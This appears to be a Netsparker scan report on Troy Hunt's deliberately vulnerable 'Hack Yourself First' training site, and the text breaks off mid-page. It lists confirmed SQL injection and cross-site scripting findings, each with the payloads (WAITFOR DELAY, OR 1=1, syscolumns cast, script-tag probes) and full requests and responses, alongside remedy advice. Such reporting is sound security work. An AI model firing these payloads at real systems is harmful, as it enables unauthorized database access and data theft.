NETSPARKER SCAN REPORT SUMMARY

TARGET URL	http://hackyourselffirst.troyhunt.com/
SCAN DATE	12/29/2017 14:29:21 (UTC+10:00)
REPORT DATE	12/29/2017 16:26:17 (UTC+10:00)
SCAN DURATION	01:15:28
NETSPARKER VERSION	4.9.5.17582-4.9.5-hf3-f10ec75

Total Requests
22008

Average Speed
4.86 req/sec.

52
Identified

26
Confirmed

13
Critical

15
Informational


SCAN SETTINGS

ENABLED ENGINES	SQL Injection, SQL Injection (Boolean), SQL Injection (Blind), Cross-site Scripting, Command Injection, Command Injection (Blind), Local File Inclusion, Remote File Inclusion, Code Evaluation, HTTP Header Injection, Open Redirection, Expression Language Injection, Web App Fingerprint, RoR Code Execution, WebDAV, Reflected File Download, Insecure Reflected Content, XML External Entity, File Upload, Windows Short Filename, Cross-Origin Resource Sharing (CORS), HTTP Methods, Server-Side Request Forgery (Pattern Based), Server-Side Request Forgery (DNS), SQL Injection (Out of Band), XML External Entity (Out of Band), Cross-site Scripting (Blind), Remote File Inclusion (Out of Band), Code Evaluation (Out of Band)
URL REWRITE MODE	Heuristic
DETECTED URL REWRITE RULES	None
EXCLUDED URL PATTERNS	(log|sign)\-?(out|off) exit endsession

Authentication

Scheduled

VULNERABILITIES



CRITICAL
25%

HIGH
8%

MEDIUM
13%

LOW
25%

INFORMATION
29%

VULNERABILITY SUMMARY

URL	Parameter	Method	Vulnerability	Confirmed
http://hackyourselffirst.troyhunt.com/		GET	Version Disclosure (ASP.NET)	No
		GET	Missing X-Frame-Options Header	No
		GET	ASP.NET Identified	No
		GET	Version Disclosure (IIS)	No
		GET	Disabled X-XSS-Protection Header	No
		GET	Out-of-date Version (jQuery)	No
		GET	Content Security Policy (CSP) Not Implemented	No
		GET	Referrer-Policy Not Implemented	Yes
http://hackyourselffirst.troyhunt.com/.git/config		GET	GIT Detected	No
http://hackyourselffirst.troyhunt.com/Account/Login		GET	Critical Form Served over HTTP	Yes
		GET	[Possible] Cross-site Request Forgery in Login Form	No
http://hackyourselffirst.troyhunt.com/Account/Register		GET	Password Transmitted over HTTP	Yes
		GET	Autocomplete Enabled (Password Field)	Yes
http://hackyourselffirst.troyhunt.com/Account/UserProfile/1		POST	[Possible] Internal Path Disclosure (*nix)	No
http://hackyourselffirst.troyhunt.com/api/admin/?'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001A99)%3C/scRipt%3E	Query Based	GET	[Possible] Cross-site Scripting	No
http://hackyourselffirst.troyhunt.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0019CB)%3C/scRipt%3E	nsextt	GET	[Possible] Cross-site Scripting	No
http://hackyourselffirst.troyhunt.com/api/admin/users		GET	Email Address Disclosure	No
http://hackyourselffirst.troyhunt.com/api/vote	comments	POST	Blind SQL Injection	Yes
	comments	POST	SQL Injection	Yes
	comments	POST	[Possible] Cross-site Scripting	No
		POST	Missing Content-Type Header	No
http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	Cylinders	GET	Blind SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27	Cylinders	GET	SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=V12%27%20OR%201%3d1%20OR%20%27ns%27%3d%27ns	Cylinders	GET	Boolean Based SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Content/		GET	Forbidden Resource	Yes
http://hackyourselffirst.troyhunt.com/elmah		GET	Elmah.axd Detected	No

http://hackyourselffirst.troyhunt.com/Make/		GET	Internal Server Error	Yes
		GET	Stack Trace Disclosure (ASP.NET)	No
		GET	Missing X-XSS-Protection Header	No
http://hackyourselffirst.troyhunt.com/Make/1?orderby=%2527		GET	Database Error Message Disclosure	No
	orderby	GET	[Possible] SQL Injection	No
http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderby	GET	SQL Injection	Yes
		GET	Out-of-date Version (Microsoft SQL Server)	No
		GET	Database Detected (Microsoft SQL Server)	Yes
http://hackyourselffirst.troyhunt.com/Make/1?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	orderby	GET	Blind SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Make/2?orderby=%2527	orderby	GET	[Possible] SQL Injection	No
http://hackyourselffirst.troyhunt.com/Make/2?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderby	GET	SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Make/2?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	orderby	GET	Blind SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Make/3?orderby=%2527	orderby	GET	[Possible] SQL Injection	No
http://hackyourselffirst.troyhunt.com/Make/3?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderby	GET	SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Make/3?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	orderby	GET	Blind SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/robots.txt		GET	Robots.txt Detected	Yes
http://hackyourselffirst.troyhunt.com/Search?searchTerm=%27%2bnetsparker(0x000E2F)%2b%27	searchTerm	GET	Cross-site Scripting	Yes
http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)&asc=false	orderBy	GET	SQL Injection	Yes
http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--&asc=false	orderBy	GET	Blind SQL Injection	Yes
https://hackyourselffirst.troyhunt.com/		GET	Insecure Transportation Security Protocol Supported (TLS 1.0)	Yes
		GET	Passive Mixed Content over HTTPS	Yes
		GET	HTTP Strict Transport Security (HSTS) Policy Not Enabled	No
https://hackyourselffirst.troyhunt.com/Account/ChangePassword		GET	Active Mixed Content over HTTPS	Yes
		GET	[Possible] Cross-site Request Forgery	No
		GET	Subresource Integrity (SRI) Not Implemented	No
https://hackyourselffirst.troyhunt.com/Account/Register		GET	Critical Form Send to HTTP	Yes

1. Blind SQL Injection

6 TOTAL
CRITICAL
CONFIRMED
6

Netsparker identified a blind SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed us to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate the all dynamically generated SQL queries and convert them to parameterized queries. *(If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)*
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- Blind SQL Injection
- SQL Injection Cheat Sheet[#Blind]
- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Base: 8.6 (High)
Temporal: 8.6 (High)
Environmental: 8.6 (High)

1.1. http://hackyourselffirst.troyhunt.com/api/vote Confirmed

http://hackyourselffirst.troyhunt.com/api/vote

Parameters

Parameter	Type	Value
userId	POST	1
supercarId	POST	3
comments	**POST**	**') WAITFOR DELAY '0:0:25'--**

Request

```
POST /api/vote HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: */*
Origin: http://hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://hackyourselffirst.troyhunt.com/Supercar/3
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB49540257 66AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
Content-Length: 68
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

userId=1&supercarId=3&comments=%27)+WAITFOR+DELAY+%270%3a0%3a25%27--
```

Response

```
HTTP/1.1 201 Created
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 0
Date: Fri, 29 Dec 2017 05:15:48 GMT
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache
```

1.2. http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- Confirmed

http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%20WAITFOR%20DELAY%20%270%3a0%3a2...

Parameters

Parameter	Type	Value
Cylinders	**GET**	**' WAITFOR DELAY '0:0:25'--**

Request

```
GET /CarsByCylinders?Cylinders=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1696
Date: Fri, 29 Dec 2017 04:48:40 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercars with a &#39; WAITFOR DELAY &#39;0:0:25&#39;-- engine layout - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>
<li><a href="javascript:document.getElementById('logoutForm').submit()">Log off</a></li>
</ul>
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello Troy!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>
<h2>Supercars with a &#39; WAITFOR DELAY &#39;0:0:25&#39;-- engine layout</h2>

<div class="row marketing">
</div>

</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.troyhunt.com">troyhunt.com</a></p>
</footer>
</div>
<script src="/bundles/jquery?v=yMmPM1TxecYcoWtCWW3jYgH0fr9kiAasOfb-W5I001A1"></script>

<script src="/bundles/jqueryval?v=kO9SZjRLUEvNZbF1waT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>



<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r].l = 1 * new Date(); a = s.createElement(o),
m = s.getElementsByTagName(o)[0]; a.async = 1; a.src = g; m.parentNode.insertBefore(a, m)
})(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');

ga('create', 'UA-43629727-1', 'troyhunt.com');
ga('send', 'pageview');
</script>
</body>
</html>
```

1.3. http://hackyourselffirst.troyhunt.com/Make/1?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- Confirmed

http://hackyourselffirst.troyhunt.com/Make/1?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--

Parameters

Parameter	Type	Value
orderby	**GET**	**1 WAITFOR DELAY '0:0:25'--**

Request

```
GET /Make/1?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569511218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1836
Date: Fri, 29 Dec 2017 04:34:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Nissans - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>
<li><a href="javascript:document.getElementById('logoutForm').submit()">Log off</a></li>
</ul>
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello Troy!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>Nissans</h2>

<div class="row marketing">
<div class="span3" style="text-align: left;">
<img src="/Images/Makes/1.png" alt="Nissan"/>
</div>
<div class="span3">
<div class="thumbnail">
<div class="thumbnail-container">
<a href="/Supercar/1">
<img src="/Images/Cars/1/1.jpg" alt="GT-R" style="height: 140px;"/>
</a>
</div>
<div class="caption">
<h3>GT-R</h3>
<p>
<a class="btn btn-primary" href="/Supercar/1">View</a>
</p>
</div>
</div>
</div>
</div>

</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.troyhunt.com">troyhunt.com</a></p>
</footer>
</div>
<script src="/bundles/jquery?v=yMmPM1TxecYcoWtCWW3jYgH0fr9kiAasOfb-W5I001A1"></script>

<script src="/bundles/jqueryval?v=kO9SZjRLUEvNZbF1waT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>




<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r].l = 1 * new Date(); a = s.createElement(o),
m = s.getElementsByTagName(o)[0]; a.async = 1; a.src = g; m.parentNode.insertBefore(a, m)
})(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');

ga('create', 'UA-43629727-1', 'troyhunt.com');
ga('send', 'pageview');
</script>
</body>
</html>
```

1.4. http://hackyourselffirst.troyhunt.com/Make/2?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- Confirmed

http://hackyourselffirst.troyhunt.com/Make/2?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--

Parameters

Parameter	Type	Value
orderby	**GET**	**1 WAITFOR DELAY '0:0:25'--**

Request

```
GET /Make/2?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1836
Date: Fri, 29 Dec 2017 04:38:43 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>McLarens - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>
<li><a href="javascript:document.getElementById('logoutForm').submit()">Log off</a></li>
</ul>
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello Troy!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>McLarens</h2>

<div class="row marketing">
<div class="span3" style="text-align: left;">
<img src="/Images/Makes/2.png" alt="McLaren"/>
</div>
<div class="span3">
<div class="thumbnail">
<div class="thumbnail-container">
<a href="/Supercar/2">
<img src="/Images/Cars/2/1.jpg" alt="P1" style="height: 140px;"/>
</a>
</div>
<div class="caption">
<h3>P1</h3>
<p>
<a class="btn btn-primary" href="/Supercar/2">View</a>
</p>
</div>
</div>
</div>
</div>

</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.troyhunt.com">troyhunt.com</a></p>
</footer>
</div>
<script src="/bundles/jquery?v=yMmPM1TxecYcoWtCWW3jYgH0fr9kiAasOfb-W5I001A1"></script>

<script src="/bundles/jqueryval?v=kO9SZjRLUEvNZbFlwaT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>




<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r].l = 1 * new Date(); a = s.createElement(o),
m = s.getElementsByTagName(o)[0]; a.async = 1; a.src = g; m.parentNode.insertBefore(a, m)
})(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');

ga('create', 'UA-43629727-1', 'troyhunt.com');
ga('send', 'pageview');
</script>
</body>
</html>
```

1.5. http://hackyourselffirst.troyhunt.com/Make/3?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- Confirmed

http://hackyourselffirst.troyhunt.com/Make/3?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--

Parameters

Parameter	Type	Value
orderby	**GET**	**1 WAITFOR DELAY '0:0:25'--**

Request

```
GET /Make/3?orderby=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27-- HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1837
Date: Fri, 29 Dec 2017 04:43:22 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Paganis - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>
<li><a href="javascript:document.getElementById('logoutForm').submit()">Log off</a></li>
</ul>
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello Troy!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
